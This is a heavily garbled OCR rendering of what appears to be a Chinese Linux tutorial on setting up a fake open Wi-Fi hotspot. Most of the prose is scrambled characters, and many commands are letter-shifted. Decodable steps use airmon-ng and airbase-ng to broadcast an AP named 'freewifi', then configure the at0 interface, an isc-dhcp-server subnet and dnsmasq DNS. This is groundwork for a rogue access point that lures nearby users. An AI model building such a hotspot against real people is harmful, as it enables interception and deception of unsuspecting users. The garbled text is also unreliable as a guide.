
Ⓑ 矿 购 ndd 矿 范 规 摄

调 矿 结 络 矿 结 起 ndd 遭 耀 ä

起 l i f r q i l j Ⓡ l s





露起 lsfrqilj 练绑 Ⓡ ls 矿 规 Ⓑ Ⓡ 结 练罗




翻 角起 qdw 矿 (g) 翻 摄 角 Ⓑ

0 矿 参





矿 绝 ⓤ 翻购 Ⓡ




离

Ⓓ 矿 Ⓑ 矿 罗 z œdq 购 Ⓡ


起 矿 艺 矿 矿

矿 职 规 Ⓑ 罗 般



练罗　　矿yp z duh eulgj h sur wr f do

⑧　矿练　　⑧　经




职　Ⓑ　矿　　矿(g)　Ⓑ　矿

翻

练(g)　　职　矿　　ndd

```
vhuylfh qhwz runlqj  uhvwduw
```

职　矿露　起　lifrqilj　　Ⓡ ls



规　Ⓑ矿　　ls　　ls　　谅艺

练　　雅/　　绑　Ⓡ　　规　　经


r n矿　规

绑　角　阻　xve　矿

Z II I知(Y)　蚁耻　矿　结　矩矿　规(g)　矿


耀　轴　绝

阻职　矿　ndd　阻



阻职　矿　角露　起　lifrqilj　观矿　规　Ⓑ　齐般练罗

z œdq3



艺 角职 gkfs ⓡ矿 规 角

hwk3 练罗 ls

```
j hglv 2hwf 2qhwz r un2lqwhui df hv
```


绑神

```
dxwr hwk3 &指定网卡

lidfh hwk3 lqhv vwdwf &说明配置静态地址

dgguhvv 4<5149; 1761559&静态 ls 设置

qhwp dvn 58815881588813&子网掩码

j dwhz d| 4<5149; 17614&网关
```

f wuo v 迄 职 齐矿职 ndd 起

```
urerrw
```

职　矿起　观　规　Ⓑ　般 559



职　角　z odq3　翻　矿　矿　间

院　职　露

```
lifrqilj zodq3 grzq

lzfrqilj zodq3 prgh prqlwu

lifrqilj zodq3 xs
```

职　角　ⓤ　罗　矿　规　Ⓑ　翻　矿　规　ⓤ

矿　nloo　院


```
dlup rq0qj vwduw zodq3
```

ⓤ 职 矿 角 起 观矿 (s) Z ll l矿 z l i l

翻 iuhhz lil矿 矿 ⓤ职 矿

矿 般 p r q

```
dluedvh0qj 0h iuhhz lil 0f 44 z odq3p r q
```



罗 观 迄 矿 角 练罗 观 矿 间 角翻 z lil 院矿 角起 z lil(s) 矿 dw8 遭 院矿 间 ⓤ dw8

```
lifrqilj dw8 xs
```


ⓤ dw8 职 矿 规 Ⓑ lsy7 矿 规 角 (f) 练罗 矿露 Ⓡ 警矿 阻 范院艺 dw8 观矿迄 齐

```
j hglv 2hwf 2qhwz r un2lqwhui df hv

dxwr dw8

lidfh dw8 lqhv vwdwf
```

```
dgguhvv 4<5149; 1414

qhwp dvn 5881588158813
```

职 露 ndd 矿 规 Ⓑ dw8 ls

般



练罗 z lil 结 gkfs ⓡ矿 矿

结 z lil 矿 规 角 观 gkfs

ⓡ矿 ndd 罗 ⓡ

```
dsw0j hv lqvwdoc lvf0gkfs0vhuyhu
```

职 矿 角 gkfs 遭练范

```
gedit /etc/dhcp/dhcpd.conf
```

绑 神

```
subnet 192.168.1.0 netmask 255.255.255.0{
    range 192.168.1.100 192.168.1.150;
```

```
    option routers 192.168.1.1;
    option subnet-mask 255.255.255.0;
    option domain-name-servers 192.168.150.222;#这里注意替
换
}
```

般练绑 矿 矿ls（f） 矿 院 矿 gqv ⓡ 矿gqv ⓡ Ⓡ ndd ls 矿 罗 职 矿 角露 练罗 警矿 dw8 翻 gkfs


```
gedit /etc/default/isc-dhcp-server
```

矿gkfs ⓡ 般矿 角 ⓤ gkfs ⓡ

```
service isc-dhcp-server restart
```

矿ndd 练罗 矿 ⓤ ⓡ 范 结 评 矿 起 vwdwxv 练绑 ⓡ 般矿 矿 逃矿脑 规起 vwdwxv 隆谨 迎

```
service isc-dhcp-server status
```



df wyh 角矿 ⓡ练(g)

Ⓑ Ⓡ翻 矿 角 般 范Ⓟ 离

(s) Z ll l矿 绝 规 矿 (r)(r) gkf s gqv

翻 447 1447 1447 1447 摄 规 z l i l

gqv 般矿调 z l i l矿 gqv 遭练范 败

规绑练 矿 角 gqv ⓡ矿

gqv ⓡ 矿 角 Ⓑ

起 Ⓑ gqv 警 gqvp dvt 矿 神

kwwsv=22vs7unz 1eor j 1f vgq1qhw2duwf dh2ghwdlov24349; 4: 49


间 dsw 练绑矿ndd 结

```
apt-get install dnsmasq
```


警矿 ⓠ 范

```
resolv-file=/etc/resolv.conf  #设置 resolv 目录
strict-order  #严格按照从上到下选择 dns
